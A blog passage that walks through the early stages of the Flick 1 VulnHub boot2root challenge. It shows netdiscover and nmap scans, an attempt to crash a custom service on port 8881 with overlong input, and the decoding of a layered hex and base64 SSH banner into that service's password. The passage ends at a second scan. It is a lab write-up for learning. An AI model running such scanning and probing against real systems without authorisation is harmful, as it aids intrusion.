Wednesday, August 20, 2014

Writeup: Flick 1

This is a writeup for the Flick 1 boot2root challenge written by @leonjza. Flick 1 can be downloaded here: http://vulnhub.com/entry/flick-1,99/. The objective of the challenge was to read the flag in /root/.

Note: This writeup may not describe every tool, command or technique I use in depth. I go under the assumption you, the reader, have a moderate understanding of linux, pentesting, exploitation, reversing, etc. techniques.

Let's begin.

The first thing I did, as usual, was to discover the IP address of the Flick 1 machine on the network. I normally use nmap for network discovery, but lately I've been playing around with an active network scanner called "netdiscover".

<code>
root@kali:~# netdiscover -i eth0 -r 192.168.200.0/24 Currently scanning: Finished! | Screen View: Unique Hosts 2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120 _____________________________________________________________________________ IP At MAC Address Count Len MAC Vendor ----------------------------------------------------------------------------- 192.168.200.2 08:00:27:5a:5a:67 01 060 CADMUS COMPUTER SYSTEMS 192.168.200.4 08:00:27:53:30:62 01 060 CADMUS COMPUTER SYSTEMS
</code>

And there it is at: 192.168.200.4. Now comes time for nmap to discover what open ports are available.

<code>
root@kali:~# nmap -sS -sV -sC -p1- -v -T5 192.168.200.4 Starting Nmap 6.46 ( http://nmap.org ) at 2014-08-19 23:19 EDT NSE: Loaded 118 scripts for scanning. NSE: Script Pre-scanning. Initiating ARP Ping Scan at 23:19 Scanning 192.168.200.4 [1 port] Completed ARP Ping Scan at 23:19, 0.00s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 23:19 Completed Parallel DNS resolution of 1 host. at 23:19, 0.05s elapsed Initiating SYN Stealth Scan at 23:19 Scanning 192.168.200.4 [65535 ports] Discovered open port 22/tcp on 192.168.200.4 Discovered open port 8881/tcp on 192.168.200.4 Completed SYN Stealth Scan at 23:19, 7.88s elapsed (65535 total ports) Initiating Service scan at 23:19 Scanning 2 services on 192.168.200.4 Completed Service scan at 23:22, 131.17s elapsed (2 services on 1 host) NSE: Script scanning 192.168.200.4. Initiating NSE at 23:22 Completed NSE at 23:22, 30.02s elapsed Nmap scan report for 192.168.200.4 Host is up (0.00014s latency). Not shown: 65533 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 1024 04:d0:8d:4d:ee:87:30:e7:60:82:63:d3:a8:6e:4b:ac (DSA) | 2048 64:ec:a9:9b:0b:c0:11:d4:08:63:cf:83:e1:db:23:9a (RSA) |_ 256 2d:32:93:ce:0e:54:3f:84:ee:01:c7:c0:bb:68:e2:02 (ECDSA) 8881/tcp open unknown
...snip...
</code>

Okay, not too many open services. I have SSH and some unknown TCP port. I try to see what happens when I connect to it.

<code>
root@kali:~# nc 192.168.200.4 8881 Welcome to the admin server. A correct password will 'flick' the switch and open a new door: > door OK: door > flick OK: flick > password? OK: password? > aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
...snip... OK: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
...snip...
</code>

Hmm... okay. It looks like it's looking for a password. I tried submitting a long string of "a" characters hoping for some sort of crash. Unfortunately, nothing happened. Well, there still was another service, so I tried connecting to SSH and seeing if I can get anything fruitful from there. Maybe brute-force an account or something.

<code>
root@kali:~# ssh root@192.168.200.4

\x56\x6d\x30\x77\x64\x32\x51\x79\x55\x58\x6c\x56\x57\x47\x78\x57\x56\x30\x64\x34
\x56\x31\x59\x77\x5a\x44\x52\x57\x4d\x56\x6c\x33\x57\x6b\x52\x53\x57\x46\x4a\x74
\x65\x46\x5a\x56\x4d\x6a\x41\x31\x56\x6a\x41\x78\x56\x32\x4a\x45\x54\x6c\x68\x68
\x4d\x6b\x30\x78\x56\x6d\x70\x4b\x53\x31\x49\x79\x53\x6b\x56\x55\x62\x47\x68\x6f
\x54\x56\x68\x43\x55\x56\x5a\x74\x65\x46\x5a\x6c\x52\x6c\x6c\x35\x56\x47\x74\x73
\x61\x6c\x4a\x74\x61\x47\x39\x55\x56\x6d\x68\x44\x56\x56\x5a\x61\x63\x56\x46\x74
\x52\x6c\x70\x57\x4d\x44\x45\x31\x56\x54\x4a\x30\x56\x31\x5a\x58\x53\x6b\x68\x68
\x52\x7a\x6c\x56\x56\x6d\x78\x61\x4d\x31\x5a\x73\x57\x6d\x46\x6b\x52\x30\x35\x47
\x57\x6b\x5a\x53\x54\x6d\x46\x36\x52\x54\x46\x57\x56\x45\x6f\x77\x56\x6a\x46\x61
\x57\x46\x4e\x72\x61\x47\x68\x53\x65\x6d\x78\x57\x56\x6d\x70\x4f\x54\x30\x30\x78
\x63\x46\x5a\x58\x62\x55\x5a\x72\x55\x6a\x41\x31\x52\x31\x64\x72\x57\x6e\x64\x57
\x4d\x44\x46\x46\x55\x6c\x52\x47\x56\x31\x5a\x46\x62\x33\x64\x57\x61\x6b\x5a\x68
\x56\x30\x5a\x4f\x63\x6d\x46\x48\x61\x46\x4e\x6c\x62\x58\x68\x58\x56\x6d\x30\x78
\x4e\x46\x6c\x56\x4d\x48\x68\x58\x62\x6b\x35\x59\x59\x6c\x56\x61\x63\x6c\x56\x71
\x51\x54\x46\x53\x4d\x57\x52\x79\x56\x32\x78\x4f\x56\x57\x4a\x56\x63\x45\x64\x5a
\x4d\x46\x5a\x33\x56\x6a\x4a\x4b\x56\x56\x4a\x59\x5a\x46\x70\x6c\x61\x33\x42\x49
\x56\x6d\x70\x47\x54\x32\x52\x57\x56\x6e\x52\x68\x52\x6b\x35\x73\x59\x6c\x68\x6f
\x57\x46\x5a\x74\x4d\x58\x64\x55\x4d\x56\x46\x33\x54\x55\x68\x6f\x61\x6c\x4a\x73
\x63\x46\x6c\x5a\x62\x46\x5a\x68\x59\x32\x78\x57\x63\x56\x46\x55\x52\x6c\x4e\x4e
\x56\x6c\x59\x31\x56\x46\x5a\x53\x55\x31\x5a\x72\x4d\x58\x4a\x6a\x52\x6d\x68\x57
\x54\x57\x35\x53\x4d\x31\x5a\x71\x53\x6b\x74\x57\x56\x6b\x70\x5a\x57\x6b\x5a\x77
\x62\x47\x45\x7a\x51\x6b\x6c\x57\x62\x58\x42\x48\x56\x44\x4a\x53\x56\x31\x5a\x75
\x55\x6d\x68\x53\x61\x7a\x56\x7a\x57\x57\x78\x6f\x62\x31\x64\x47\x57\x6e\x52\x4e
\x53\x47\x68\x50\x55\x6d\x31\x34\x56\x31\x52\x56\x61\x47\x39\x58\x52\x30\x70\x79
\x54\x6c\x5a\x73\x57\x6d\x4a\x47\x57\x6d\x68\x5a\x4d\x6e\x68\x58\x59\x7a\x46\x57
\x63\x6c\x70\x47\x61\x47\x6c\x53\x4d\x31\x46\x36\x56\x6a\x4a\x30\x55\x31\x55\x78
\x57\x6e\x4a\x4e\x57\x45\x70\x71\x55\x6d\x31\x6f\x56\x31\x52\x58\x4e\x56\x4e\x4e
\x4d\x56\x70\x78\x55\x32\x74\x30\x56\x31\x5a\x72\x63\x46\x70\x58\x61\x31\x70\x33
\x56\x6a\x46\x4b\x56\x32\x4e\x49\x62\x46\x64\x57\x52\x55\x70\x6f\x56\x6b\x52\x4b
\x54\x32\x52\x47\x53\x6e\x4a\x61\x52\x6d\x68\x70\x56\x6a\x4e\x6f\x56\x56\x64\x57
\x55\x6b\x39\x52\x4d\x57\x52\x48\x56\x32\x35\x53\x54\x6c\x5a\x46\x53\x6c\x68\x55
\x56\x33\x68\x48\x54\x6c\x5a\x61\x57\x45\x35\x56\x4f\x56\x68\x53\x4d\x48\x42\x4a
\x56\x6c\x64\x34\x63\x31\x64\x74\x53\x6b\x68\x68\x52\x6c\x4a\x58\x54\x55\x5a\x77
\x56\x46\x5a\x71\x52\x6e\x64\x53\x4d\x56\x4a\x30\x5a\x55\x64\x73\x55\x32\x4a\x59
\x59\x33\x68\x57\x61\x31\x70\x68\x56\x54\x46\x56\x65\x46\x64\x75\x53\x6b\x35\x58
\x52\x58\x42\x78\x56\x57\x78\x6b\x4e\x47\x46\x47\x56\x58\x64\x68\x52\x55\x35\x55
\x55\x6d\x78\x77\x65\x46\x55\x79\x64\x47\x46\x69\x52\x6c\x70\x7a\x56\x32\x78\x77
\x57\x47\x45\x78\x63\x44\x4e\x5a\x61\x32\x52\x47\x5a\x57\x78\x47\x63\x6d\x4a\x47
\x5a\x46\x64\x4e\x4d\x45\x70\x4a\x56\x6d\x74\x53\x53\x31\x55\x78\x57\x58\x68\x57
\x62\x6c\x5a\x57\x59\x6c\x68\x43\x56\x46\x6c\x72\x56\x6e\x64\x57\x56\x6c\x70\x30
\x5a\x55\x63\x35\x55\x6b\x31\x58\x55\x6e\x70\x57\x4d\x6a\x56\x4c\x56\x30\x64\x4b
\x53\x46\x56\x74\x4f\x56\x56\x57\x62\x48\x42\x59\x56\x47\x78\x61\x59\x56\x64\x48
\x56\x6b\x68\x6b\x52\x32\x68\x70\x55\x6c\x68\x42\x64\x31\x64\x57\x56\x6d\x39\x55
\x4d\x56\x70\x30\x55\x6d\x35\x4b\x54\x31\x5a\x73\x53\x6c\x68\x55\x56\x6c\x70\x33
\x56\x30\x5a\x72\x65\x46\x64\x72\x64\x47\x70\x69\x56\x6b\x70\x49\x56\x6c\x64\x34
\x61\x32\x46\x57\x53\x6e\x52\x50\x56\x45\x35\x58\x54\x57\x35\x6f\x57\x46\x6c\x71
\x53\x6b\x5a\x6c\x52\x6d\x52\x5a\x57\x6b\x55\x31\x56\x31\x5a\x73\x63\x46\x56\x58
\x56\x33\x52\x72\x56\x54\x46\x73\x56\x31\x56\x73\x57\x6c\x68\x69\x56\x56\x70\x7a
\x57\x57\x74\x61\x64\x32\x56\x47\x56\x58\x6c\x6b\x52\x45\x4a\x58\x54\x56\x5a\x77
\x65\x56\x59\x79\x65\x48\x64\x58\x62\x46\x70\x58\x59\x30\x68\x4b\x56\x31\x5a\x46
\x57\x6b\x78\x57\x4d\x56\x70\x48\x59\x32\x31\x4b\x52\x31\x70\x47\x5a\x45\x35\x4e
\x52\x58\x42\x4b\x56\x6d\x31\x30\x55\x31\x4d\x78\x56\x58\x68\x58\x57\x47\x68\x68
\x55\x30\x5a\x61\x56\x6c\x6c\x72\x57\x6b\x74\x6a\x52\x6c\x70\x78\x56\x47\x30\x35
\x56\x31\x5a\x73\x63\x45\x68\x58\x56\x45\x35\x76\x59\x56\x55\x78\x57\x46\x56\x75
\x63\x46\x64\x4e\x56\x32\x68\x32\x56\x31\x5a\x61\x53\x31\x49\x78\x54\x6e\x56\x52
\x62\x46\x5a\x58\x54\x54\x46\x4b\x4e\x6c\x5a\x48\x64\x47\x46\x68\x4d\x6b\x35\x7a
\x56\x32\x35\x53\x61\x31\x4a\x74\x55\x6e\x42\x57\x62\x47\x68\x44\x54\x6c\x5a\x6b
\x56\x56\x46\x74\x52\x6d\x70\x4e\x56\x31\x49\x77\x56\x54\x4a\x30\x61\x31\x64\x48
\x53\x6c\x68\x68\x52\x30\x5a\x56\x56\x6d\x78\x77\x4d\x31\x70\x58\x65\x48\x4a\x6c
\x56\x31\x5a\x49\x5a\x45\x64\x30\x55\x32\x45\x7a\x51\x58\x64\x58\x62\x46\x5a\x68
\x59\x54\x4a\x47\x56\x31\x64\x75\x53\x6d\x6c\x6c\x61\x31\x70\x59\x57\x57\x78\x6f
\x51\x31\x52\x47\x55\x6e\x4a\x58\x62\x45\x70\x73\x55\x6d\x31\x53\x65\x6c\x6c\x56
\x57\x6c\x4e\x68\x56\x6b\x70\x31\x55\x57\x78\x77\x56\x32\x4a\x59\x55\x6c\x68\x61
\x52\x45\x5a\x72\x55\x6a\x4a\x4b\x53\x56\x52\x74\x61\x46\x4e\x57\x56\x46\x5a\x61
\x56\x6c\x63\x78\x4e\x47\x51\x79\x56\x6b\x64\x57\x62\x6c\x4a\x72\x55\x6b\x56\x4b
\x62\x31\x6c\x59\x63\x45\x64\x6c\x56\x6c\x4a\x7a\x56\x6d\x35\x4f\x57\x47\x4a\x47
\x63\x46\x68\x5a\x4d\x47\x68\x4c\x56\x32\x78\x61\x57\x46\x56\x72\x5a\x47\x46\x57
\x56\x31\x4a\x51\x56\x54\x42\x6b\x52\x31\x49\x79\x52\x6b\x68\x69\x52\x6b\x35\x70
\x59\x54\x42\x77\x4d\x6c\x5a\x74\x4d\x54\x42\x56\x4d\x55\x31\x34\x56\x56\x68\x73
\x56\x56\x64\x48\x65\x46\x5a\x5a\x56\x45\x5a\x33\x59\x55\x5a\x57\x63\x56\x4e\x74
\x4f\x56\x64\x53\x62\x45\x70\x5a\x56\x47\x78\x6a\x4e\x57\x45\x79\x53\x6b\x64\x6a
\x52\x57\x68\x58\x59\x6c\x52\x42\x4d\x56\x5a\x58\x63\x33\x68\x58\x52\x6c\x5a\x7a
\x59\x55\x5a\x6b\x54\x6c\x59\x79\x61\x44\x4a\x57\x61\x6b\x4a\x72\x55\x7a\x46\x6b
\x56\x31\x5a\x75\x53\x6c\x42\x57\x62\x48\x42\x76\x57\x56\x52\x47\x64\x31\x4e\x57
\x57\x6b\x68\x6c\x52\x30\x5a\x61\x56\x6d\x31\x53\x52\x31\x52\x73\x57\x6d\x46\x56
\x52\x6c\x6c\x35\x59\x55\x5a\x6f\x57\x6c\x64\x49\x51\x6c\x68\x56\x4d\x46\x70\x68
\x59\x31\x5a\x4f\x63\x56\x56\x73\x57\x6b\x35\x57\x4d\x55\x6c\x33\x56\x6c\x52\x4b
\x4d\x47\x49\x79\x52\x6b\x64\x54\x62\x6b\x35\x55\x59\x6b\x64\x6f\x56\x6c\x5a\x73
\x57\x6e\x64\x4e\x4d\x56\x70\x79\x56\x32\x31\x47\x61\x6c\x5a\x72\x63\x44\x42\x61
\x52\x57\x51\x77\x56\x6a\x4a\x4b\x63\x6c\x4e\x72\x61\x46\x64\x53\x4d\x32\x68\x6f
\x56\x6b\x52\x4b\x52\x31\x59\x78\x54\x6e\x56\x56\x62\x45\x4a\x58\x55\x6c\x52\x57
\x57\x56\x64\x57\x55\x6b\x64\x6b\x4d\x6b\x5a\x48\x56\x32\x78\x57\x55\x32\x45\x78
\x63\x48\x4e\x56\x62\x54\x46\x54\x5a\x57\x78\x73\x56\x6c\x64\x73\x54\x6d\x68\x53
\x56\x45\x5a\x61\x56\x56\x63\x31\x62\x31\x59\x78\x57\x58\x70\x68\x53\x45\x70\x61
\x59\x57\x74\x61\x63\x6c\x56\x71\x52\x6c\x64\x6a\x4d\x6b\x5a\x47\x54\x31\x5a\x6b
\x56\x31\x5a\x47\x57\x6d\x46\x57\x62\x47\x4e\x34\x54\x6b\x64\x52\x65\x56\x5a\x72
\x5a\x46\x64\x69\x62\x45\x70\x79\x56\x57\x74\x57\x53\x32\x49\x78\x62\x46\x6c\x6a
\x52\x57\x52\x73\x56\x6d\x78\x4b\x65\x6c\x5a\x74\x4d\x44\x56\x58\x52\x30\x70\x48
\x59\x30\x5a\x6f\x57\x6b\x31\x48\x61\x45\x78\x57\x4d\x6e\x68\x68\x56\x30\x5a\x57
\x63\x6c\x70\x48\x52\x6c\x64\x4e\x4d\x6d\x68\x4a\x56\x31\x52\x4a\x65\x46\x4d\x78
\x53\x58\x68\x6a\x52\x57\x52\x68\x55\x6d\x73\x31\x57\x46\x59\x77\x56\x6b\x74\x4e
\x62\x46\x70\x30\x59\x30\x56\x6b\x57\x6c\x59\x77\x56\x6a\x52\x57\x62\x47\x68\x76
\x56\x30\x5a\x6b\x53\x47\x46\x47\x57\x6c\x70\x69\x57\x47\x68\x6f\x56\x6d\x31\x34
\x63\x32\x4e\x73\x5a\x48\x4a\x6b\x52\x33\x42\x54\x59\x6b\x5a\x77\x4e\x46\x5a\x58
\x4d\x54\x42\x4e\x52\x6c\x6c\x34\x56\x32\x35\x4f\x61\x6c\x4a\x58\x61\x46\x68\x57
\x61\x6b\x35\x54\x56\x45\x5a\x73\x56\x56\x46\x59\x61\x46\x4e\x57\x61\x33\x42\x36
\x56\x6b\x64\x34\x59\x56\x55\x79\x53\x6b\x5a\x58\x57\x48\x42\x58\x56\x6c\x5a\x77
\x52\x31\x51\x78\x57\x6b\x4e\x56\x62\x45\x4a\x56\x54\x55\x51\x77\x50\x51\x3d\x3d

 .o88o. oooo   o8o            oooo        
 888 `" `888   `"'            `888        
o888oo   888  oooo   .ooooo.   888  oooo  
 888     888  `888  d88' `"Y8  888 .8P'   
 888     888   888  888        888888.    
 888     888   888  888   .o8  888 `88b.  
o888o   o888o o888o `Y8bod8P' o888o o888o 
                                          

root@192.168.200.4's password: 

</code>

What is this!? I tried to SSH in using the "root" account, and the banner returns this giant hex blob. Interest. Well, I go ahead and decode this blob and I get:

<code>
root@kali:~/tmp# echo -e $(cat test ) | sed -e 's/\s//g'

Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSWFJteFZVMjA1VjAxV2JETlhhMk0xVmpKS1IySkVUbGhoTVhCUVZteFZlRll5VGtsalJtaG9UVmhDVVZacVFtRlpWMDE1VTJ0V1ZXSkhhRzlVVmxaM1ZsWmFkR05GWkZSTmF6RTFWVEowVjFaWFNraGhSemxWVmpOT00xcFZXbUZrUjA1R1drWndWMDFFUlRGV1ZFb3dWakZhV0ZOcmFHaFNlbXhXVm0xNFlVMHhXbk5YYlVaclVqQTFSMWRyV2xOVWJVcEdZMFZ3VjJKVVJYZFpla3BIVmpGT2RWVnRhRk5sYlhoWFZtMXdUMVF3TUhoalJscFlZbFZhY2xWcVFURlNNVlY1VFZSU1ZrMXJjRmhWTW5SM1ZqSktWVkpZWkZwbGEzQklWbXBHVDJSV1ZuUmhSazVzWWxob1dGWnRNSGhPUm14V1RVaG9XR0pyTlZsWmJGWmhZMnhXYzFWclpGaGlSM1F6VjJ0U1UxWnJNWEpqUm1oV1RXNVNNMVpxU2t0V1ZrcFpXa1p3VjFKV2NIbFdWRUpoVkRKT2RGSnJaRmhpVjNoVVdWUk9RMWRHV25STlZFSlhUV3hHTlZaWE5VOVhSMHBJVld4c1dtSkhhRlJXTUZwVFZqRndSMVJ0ZUdsU2JYY3hWa1phVTFVeFduSk5XRXBxVWxkNGFGVXdhRU5UUmxweFUydGFiRlpzV2xwWGExcDNZa2RGZWxGcmJGZFdNMEpJVmtSS1UxWXhWblZWYlhCVFlrVndWVlp0ZUc5Uk1XUnpWMjVLV0dKSFVtOVVWbHBYVGxaYVdHVkhkR2hpUlhBd1dWVm9UMVp0Um5KT1ZsSlhUVlp3V0ZreFdrdGpiVkpIVld4a2FWSnRPVE5XTW5oWFlqSkZlRmRZWkU1V1ZscFVXV3RrVTFsV1VsWlhiVVpzWWtad2VGVXlkREJXTVZweVYyeHdXbFpXY0hKV1ZFWkxWMVpHY21KR1pGZE5NRXBKVm10U1MxVXhXWGhhU0ZaVllrWktjRlpxVG05V1ZscEhXVE5vYVUxWFVucFdNV2h2V1ZaS1IxTnVRbFZXTTFKNlZHdGFhMk5zV25Sa1JtUnBWbGhDTlZkVVFtRmpNV1IwVTJ0a1dHSlhhR0ZVVmxwM1pXeHJlV1ZIZEd0U2EzQXdXbFZhYTJGV1duSmlla1pYWWxoQ1RGUnJXbEpsUm1SellVWlNhVkp1UWxwV2JYUlhaREZrUjJKSVRtaFNWVFZaVlcxNGQyVkdWblJrUkVKb1lYcEdlVlJzVm5OWGJGcFhZMGhLV2xaWFVrZGFWV1JQVTBkR1IyRkhiRk5pYTBwMlZtMTBVMU14VVhsVVdHeFZZVEZ3YUZWcVNtOVdSbEpZVGxjNWEySkdjRWhXYlRBMVZXc3hXRlZzYUZkTlYyaDJWakJrUzFkV1ZuSlBWbHBvWVRGd1NWWkhlR0ZaVm1SR1RsWmFVRll5YUZoWldIQlhVMFphY1ZOcVVsWk5WMUl3VlRKMGIyRkdTbk5UYkdoVlZsWndNMVpyV21GalZrcDBaRWQwVjJKclNraFdSM2hoVkRKR1YxTnVVbEJXUlRWWVdWUkdkMkZHV2xWU2ExcHNVbTFTZWxsVldsTmhSVEZaVVc1b1YxWXphSEpaYWtaclVqRldjMkZGT1ZkV1ZGWmFWbGN4TkdReVZrZFdibEpyVWtWS2IxbFljRWRsVmxKelZtMDVXR0pHY0ZoWk1HaExWMnhhV0ZWclpHRldNMmhJV1RJeFMxSXhjRWRhUms1WFYwVktNbFp0Y0VkWlYwVjRWbGhvV0ZkSGFGWlpiWGhoVm14c2NsZHJkR3BTYkZwNFZXMTBNRll4V25OalJXaFhWak5TVEZsVVFYaFNWa3B6Vkd4YVUySkZXWHBXVlZwR1QxWkNVbEJVTUQwPQ==

</code>

Looks like it decoded into some base64 encoded data. Let's decode this.

<code>
root@kali:~/tmp# echo "Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSWFJteFZVMjA1VjAxV2JETlhhMk0xVmpKS1IySkVUbGhoTVhCUVZteFZlRll5VGtsalJtaG9UVmhDVVZacVFtRlpWMDE1VTJ0V1ZXSkhhRzlVVmxaM1ZsWmFkR05GWkZSTmF6RTFWVEowVjFaWFNraGhSemxWVmpOT00xcFZXbUZrUjA1R1drWndWMDFFUlRGV1ZFb3dWakZhV0ZOcmFHaFNlbXhXVm0xNFlVMHhXbk5YYlVaclVqQTFSMWRyV2xOVWJVcEdZMFZ3VjJKVVJYZFpla3BIVmpGT2RWVnRhRk5sYlhoWFZtMXdUMVF3TUhoalJscFlZbFZhY2xWcVFURlNNVlY1VFZSU1ZrMXJjRmhWTW5SM1ZqSktWVkpZWkZwbGEzQklWbXBHVDJSV1ZuUmhSazVzWWxob1dGWnRNSGhPUm14V1RVaG9XR0pyTlZsWmJGWmhZMnhXYzFWclpGaGlSM1F6VjJ0U1UxWnJNWEpqUm1oV1RXNVNNMVpxU2t0V1ZrcFpXa1p3VjFKV2NIbFdWRUpoVkRKT2RGSnJaRmhpVjNoVVdWUk9RMWRHV25STlZFSlhUV3hHTlZaWE5VOVhSMHBJVld4c1dtSkhhRlJXTUZwVFZqRndSMVJ0ZUdsU2JYY3hWa1phVTFVeFduSk5XRXBxVWxkNGFGVXdhRU5UUmxweFUydGFiRlpzV2xwWGExcDNZa2RGZWxGcmJGZFdNMEpJVmtSS1UxWXhWblZWYlhCVFlrVndWVlp0ZUc5Uk1XUnpWMjVLV0dKSFVtOVVWbHBYVGxaYVdHVkhkR2hpUlhBd1dWVm9UMVp0Um5KT1ZsSlhUVlp3V0ZreFdrdGpiVkpIVld4a2FWSnRPVE5XTW5oWFlqSkZlRmRZWkU1V1ZscFVXV3RrVTFsV1VsWlhiVVpzWWtad2VGVXlkREJXTVZweVYyeHdXbFpXY0hKV1ZFWkxWMVpHY21KR1pGZE5NRXBKVm10U1MxVXhXWGhhU0ZaVllrWktjRlpxVG05V1ZscEhXVE5vYVUxWFVucFdNV2h2V1ZaS1IxTnVRbFZXTTFKNlZHdGFhMk5zV25Sa1JtUnBWbGhDTlZkVVFtRmpNV1IwVTJ0a1dHSlhhR0ZVVmxwM1pXeHJlV1ZIZEd0U2EzQXdXbFZhYTJGV1duSmlla1pYWWxoQ1RGUnJXbEpsUm1SellVWlNhVkp1UWxwV2JYUlhaREZrUjJKSVRtaFNWVFZaVlcxNGQyVkdWblJrUkVKb1lYcEdlVlJzVm5OWGJGcFhZMGhLV2xaWFVrZGFWV1JQVTBkR1IyRkhiRk5pYTBwMlZtMTBVMU14VVhsVVdHeFZZVEZ3YUZWcVNtOVdSbEpZVGxjNWEySkdjRWhXYlRBMVZXc3hXRlZzYUZkTlYyaDJWakJrUzFkV1ZuSlBWbHBvWVRGd1NWWkhlR0ZaVm1SR1RsWmFVRll5YUZoWldIQlhVMFphY1ZOcVVsWk5WMUl3VlRKMGIyRkdTbk5UYkdoVlZsWndNMVpyV21GalZrcDBaRWQwVjJKclNraFdSM2hoVkRKR1YxTnVVbEJXUlRWWVdWUkdkMkZHV2xWU2ExcHNVbTFTZWxsVldsTmhSVEZaVVc1b1YxWXphSEpaYWtaclVqRldjMkZGT1ZkV1ZGWmFWbGN4TkdReVZrZFdibEpyVWtWS2IxbFljRWRsVmxKelZtMDVXR0pHY0ZoWk1HaExWMnhhV0ZWclpHRldNMmhJV1RJeFMxSXhjRWRhUms1WFYwVktNbFp0Y0VkWlYwVjRWbGhvV0ZkSGFGWlpiWGhoVm14c2NsZHJkR3BTYkZwNFZXMTBNRll4V25OalJXaFhWak5TVEZsVVFYaFNWa3B6Vkd4YVUySkZXWHBXVlZwR1QxWkNVbEJVTUQwPQ==" | base64 -d

Vm0wd2QyUXlVWGxWV0d4V1YwZDRXRmxVU205V01WbDNXa2M1VjJKR2JETlhhMXBQVmxVeFYyTkljRmhoTVhCUVZqQmFZV015U2tWVWJHaG9UVlZ3VlZadGNFZFRNazE1VTJ0V1ZXSkhhRzlVVjNOM1pVWmFkR05GWkZwV01ERTFWVEowVjFaWFNraGhSemxWVm14YU0xWnNXbUZrUjA1R1drWlNUbUpGY0VwV2JURXdZekpHVjFOdVVtaFNlbXhXVm1wT1QwMHhjRlpYYlVaclVqQTFSMVV5TVRSVk1rcFhVMnR3VjJKVVJYZFpla3BIVmpGT2RWVnRhRk5sYlhoWFZtMHhORmxWTUhoWGJrNVlZbFZhY2xWc1VrZFhiR3QzV2tSU1ZrMXJjRmhWTW5SM1ZqSktWVkpZWkZwV1JWcHlWVEJhVDJOdFJrZFhiV3hUWVROQ1dGWnRNVEJXTWxGNVZXNU9XR0pIVWxsWmJHaFRWMFpTVjFwR1RteGlSbXcxVkZaU1UxWnJNWEpqUld4aFUwaENTRlpxU2tabFZsWlpXa1p3YkdFelFrbFdWM0JIVkRKU1YxVnVVbXBTYkVwVVZteG9RMWRzV25KWGJHUm9UVlpXTlZaWGVHdGhiRXAwWVVoT1ZtRnJOVlJXTVZwWFkxWktjbVJHVWxkaVJtOTNWMnhXYjJFeFdYZE5WVlpUWWtkU1lWUlZXbUZsYkZweFUydDBWMVpyV2xwWlZWcHJWVEZLV1ZGcmJGZFdNMEpJVmtSS1UxWXhaSFZVYkZKcFZqTm9WVlpHWTNoaU1XUnpWMWhvWVZKR1NuQlVWM1J6VGtaa2NsWnRkRmRpVlhCNVdUQmFjMWR0U2tkWGJXaGFUVlp3ZWxreWVHdGtSa3AwWlVaa2FWWnJiekZXYlhCTFRrWlJlRmRzYUZSaVJuQlpWbXRXZDFkR2JITmhSVTVZVW14d2VGVnRkREJoYXpGeVRsVnNXbFpXY0hKWlZXUkdaVWRPU0dGR2FHbFNia0p2Vm10U1MxUXlUWGxVYTFwaFVqSm9WRlJYTlc5a2JGcEhWbTA1VWsxWFVsaFdNV2h2VjBkS1dWVnJPVlpoYTFwSVZHeGFZVmRGTlZaUFYyaFhZWHBXU0ZacVNqUlZNV1IwVTJ0b2FGSnNTbGhVVlZwM1ZrWmFjVkp0ZEd0V2JrSkhWR3hhVDJGV1NuUlBWRTVYWVRGd2FGWlVSa1psUm1SellVWlNhRTFZUW5oV1YzaHJZakZrUjFWc2FFOVdWVFZaVlcxNGQyVkdWblJrUkVKb1lYcEdlVlJzVm05WGJGcFhZMGhLV2xaWFVrZGFWM2hIWTIxS1IxcEdaRk5XV0VKMlZtcEdZV0V4VlhoWFdHaFZZbXhhVmxscldrdGpSbFp4VW10MFYxWnNjRWhXVjNSTFlUQXhSVkpzVGxaU2JFWXpWVVpGT1ZCUlBUMD0=
</code>

...? More base64... It turns out, I needed to base64 decode this several more times until I get the following string, which does not decode properly:

tabupJievas8Knoj

Taking some time to think, I realize that the service on port 8881 requires a password. I give this string a chance and it turns out... it IS the password!

<code>
root@kali:~# nc 192.168.200.4 8881
Welcome to the admin server. A correct password will 'flick' the switch and open a new door:
> tabupJievas8Knoj
OK: tabupJievas8Knoj

Accepted! The door should be open now :poolparty:

</code>

Hmm... the door should now be open. What does this mean? Let's see what happens when I run nmap against the target again.

<code>

root@kali:~# nmap -sS -p1- -v -sV -sC -T5 192.168.200.4 

Starting Nmap 6.46 ( http://nmap.org ) at 2014-08-20 19:00 EDT
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 19:00
Scanning 192.168.200.4 [1 port]
Completed ARP Ping Scan at 19:00, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:00
Completed Parallel DNS resolution of 1 host. at 19:00, 0.02s elapsed
Initiating SYN Stealth Scan at 19:00
Scanning 192.168.200.4 [65535 ports]
Discovered open port 80/tcp on 192.168.200.4
Discovered open port 22/tcp on 192.168.200.4
Discovered open port 8881/tcp on 192.168.200.4
</code>

